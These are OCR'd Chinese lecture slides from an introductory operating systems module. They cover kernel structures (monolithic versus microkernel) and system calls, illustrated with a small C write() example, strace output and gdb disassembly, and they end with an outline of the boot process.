- Attended the University of Washington (UW) hoping to become a mathematics teacher, but became increasingly interested in computer technology. After receiving his degree,[4] he fulfilled a draft obligation to the United States Navy by teaching at the Naval Postgraduate School (NPS) in Monterey, California

The Person Who Developed First Operating System




- IBM approached Digital Research in 1980, at Bill Gates' suggestion,[9] to negotiate the purchase of a forthcoming version of CP/M called CP/M-86 for the IBM PC. Gary had left negotiations to his wife, Dorothy, as he usually did, while he and colleague and developer of MP/M operating system Tom Rolander used Gary's private airplane to deliver software to manufacturer
- Before the IBM representatives would explain the purpose of their visit, they insisted that Dorothy sign a non-disclosure agreement. Dorothy refused to sign the agreement without Gary's approval.

操作系统结构


Monolithic Kernel based Operating System

Microkernel based Operating System




宏内核下的文件读取

- 宏内核通过函数调用访问特定的逻辑和数据。



微内核下的文件读取

- 微内核通过IPC(进程间通信)访问特定的逻辑和数据。



宏内核与微内核的比较


	宏内核	微内核
基本概念	用户服务和内核服务运行在相同的地址空间中	用户服务和内核服务运行在不同的地址空间中
尺寸	比微内核大	较小
执行速度	快	慢
可扩展性	不容易扩展	容易扩展
安全性	单个服务崩溃往往意味着整个系统崩溃	单个服务崩溃不影响全局
代码量	代码量小	代码量大
实例	Linux, BSDs (FreeBSD, OpenBSD, NetBSD), Microsoft Windows (95,98,Me), Solaris, OS-9, AIX, HP-UX, DOS…	QNX, Symbian, L4Linux, Singularity, K42, Mac OS X, Integrity, PikeOS, HURD, Minix, and Coyotos…

详细的性能比较评估：https://www.cscjournals.org/manuscript/Journals/IJE/Volume5/Issue4/IJE-294.pdf

Module 1: 导论与OS结构

1. 当前形势下为什么要学OS
2. OS学习方法
3. OS的概念、特性
4. OS的基本结构
   - 微内核、模块化、分层结构
5. OS接口：系统调用
6. （实验一）xv6与Unix实用程序
7. 教师、助教及考核
8. 注意事项

系统调用



System call

- System call是应用程序跟OS的接口，allows user **to tell the OS what to do**.
  - The OS provides some interface (APIs, standard library).
  - A typical OS exports a few hundred system calls.
    - Run programs
    - Access memory
    - Access devices

系统调用

在 C 中可以使用 syscall() 或者 glibc 封装的系统调用。

1. 使用syscall()或write编写C程序test1.c

```c
#include <stdio.h>
#include <unistd.h>
#include <syscall.h>      /* for SYS_write etc. */
#include <sys/types.h>

int main(void) {
    char s[] = "Hello World\n";
    int ret;

    /* direct system call */
    ret = syscall(SYS_write, 2, s, sizeof(s)); /* man 2 syscall */
    printf("syscall(SYS_write) return %d\n", ret);
    /* libc wrapper */
    ret = write(1, "libc write() return 13\n", 23);
    printf("libc write() return %d\n", ret);
    return 0;
}
```

```
[root@iZ2zei4m1h4gpowou7ple4Z test]# strace -e trace=write ./test1
write(2, "Hello World\n\0", 13Hello World
)           = 13
write(1, "syscall(SYS_write) return 13\n", 29syscall(SYS_write) return 13
) = 29
write(2, "Hello World\n\0", 13Hello World
)           = 13
write(1, "libc write() return 13\n", 23libc write() return 13
) = 23
+++ exited with 0 +++
```

系统调用

在 C 中使用和分析系统调用write。

1.以 write() 系统调用为例，通过 gcc -o test2 test2.c -static 编译，注意最好静态编译，否则不方便查看。

```
01. #include <unistd.h>
02. int main(int argc, char **argv)
03. {
04.     write(2, "Hello World!\n", 13);
05.     return 0;
06. }
```

2.用gdb 反编译查看函数调用过程，write() 是 glibc 封装的函数，具体实现可以查看源码

从printf追溯到系统调用write详见：
http://blog.hostilefork.com/where-printf-rubber-meets-road/
https://jin-yang.github.io/post/kernel-syscall.html

系统调用


```
(gdb) disassemble main
Dump of assembler code for function main:
   0x00000000000400fde <+0>:     push   %rbp
   0x00000000000400fdf <+1>:     mov    %rsp,%rbp
   0x00000000000400fe2 <+4>:     sub    $0x10,%rsp
   0x00000000000400fe6 <+8>:     mov    %edi,-0x4(%rbp)
   0x00000000000400fe9 <+11>:    mov    %rsi,-0x10(%rbp)
   0x00000000000400fed <+15>:    mov    $0xd,%edx
   0x00000000000400ff2 <+20>:    mov    $0x493f50,%esi
   0x00000000000400ff7 <+25>:    mov    $0x2,%edi
   0x00000000000400ffc <+30>:    callq  0x410950 <write>
   0x00000000000401001 <+35>:    mov    $0x0,%eax
   0x00000000000401006 <+40>:    leaveq
   0x00000000000401007 <+41>:    retq
End of assembler dump.
```

反汇编main函数

保存栈帧

字符串长度

字符串地址，打印数据 x/s 0x493f50

传入的第一个参数

系统调用


```
(gdb) disassemble 0x410950
Dump of assembler code for function write:
   0x0000000000410950 <+0>:     cmpl   $0x0,0x2afc15(%rip)        # 0x6c056c <__libc_multiple_threads>
   0x0000000000410957 <+7>:     jne    0x41096d <write+29>
   0x0000000000410959 <+0>:     mov    $0x1,%eax
   0x000000000041095e <+5>:     syscall
   0x0000000000410960 <+7>:     cmp    $0xfffffffffffff001,%rax
   0x0000000000410966 <+13>:    jae    0x4139a0 <__syscall_error>
   0x000000000041096c <+19>:    retq
   0x000000000041096d <+29>:    sub    $0x8,%rsp
   0x0000000000410971 <+33>:    callq  0x411f40 <__libc_enable_asynccancel>
   0x0000000000410976 <+38>:    mov    %rax,(%rsp)
   0x000000000041097a <+42>:    mov    $0x1,%eax
   0x000000000041097f <+47>:    syscall
   0x0000000000410981 <+49>:    mov    (%rsp),%rdi
   0x0000000000410985 <+53>:    mov    %rax,%rdx
   0x0000000000410988 <+56>:    callq  0x411fa0 <__libc_disable_asynccancel>
   0x000000000041098d <+61>:    mov    %rdx,%rax
   0x0000000000410990 <+64>:    add    $0x8,%rsp
   0x0000000000410994 <+68>:    cmp    $0xfffffffffffff001,%rax
   0x000000000041099a <+74>:    jae    0x4139a0 <__syscall_error>
   0x00000000004109a0 <+80>:    retq
End of assembler dump.
```


反汇编write函数

write的系统调用号

执行系统调用

系统调用

系统调用展开执行示例



Int80与syscall:https://stackoverflow.com/questions/12806584/what-is-better-int-0x80-or-syscall

系统调用

系统调用类型

五大类：进程控制、文件管理、设备管理、信息维护、通信

- **进程控制**：创建、装入、执行、终止、等待、唤醒、内存分配与释放… …
- **文件管理**：创建、删除、打开、关闭、读、写、重定位、属性获取及设置… …
- **设备管理**：请求、释放、读、写、重定位、属性获得设置、连接与断开
- **信息维护**：读取/设置系统数据、读取/设置时间及日期、读取/设置进程/文件/设备等属性
- **通　　信**：创建/删除通信连接、收发消息、连接/断开远端设备

系统调用

以Windows 和Unix为例，典型系统调用


	Windows	Unix
Process Control	CreateProcess() ExitProcess() WaitForSingleObject()	fork() exit() wait()
File Manipulation	CreateFile() ReadFile() WriteFile() CloseHandle()	open() read() write() close()
Device Manipulation	SetConsoleMode() ReadConsole() WriteConsole()	ioctl() read() write()
Information Maintenance	GetCurrentProcessID() SetTimer() Sleep()	getpid() alarm() sleep()
Communication	CreatePipe() CreateFileMapping() MapViewOfFile()	pipe() shmget() mmap()
Protection	SetFileSecurity() InitlializeSecurityDescriptor() SetSecurityDescriptorGroup()	chmod() umask() chown()

详细见：https://www.ibm.com/developerworks/cn/linux/kernel/syscall/part1/appendix.html

Module 1: 导论与OS结构

1. 当前形势下为什么要学OS
2. OS学习方法
3. OS的概念、特性
4. OS的基本结构
   - 微内核、模块化、分层结构
5. OS接口：系统调用
6. （实验一）xv6与Unix实用程序
7. 教师、助教及考核
8. 注意事项

一个典型操作系统的启动过程



① 开机


② 运行BIOS，并进行开机自检。选择第一启动顺序设备进行启动。根据MBR，找到对应分区。

③ 从分区中加载Bootloader。运行Bootloader。

④从分区中加载内核。运行操作系统。

⑤ 运行应用程序

一个典型操作系统的启动过程



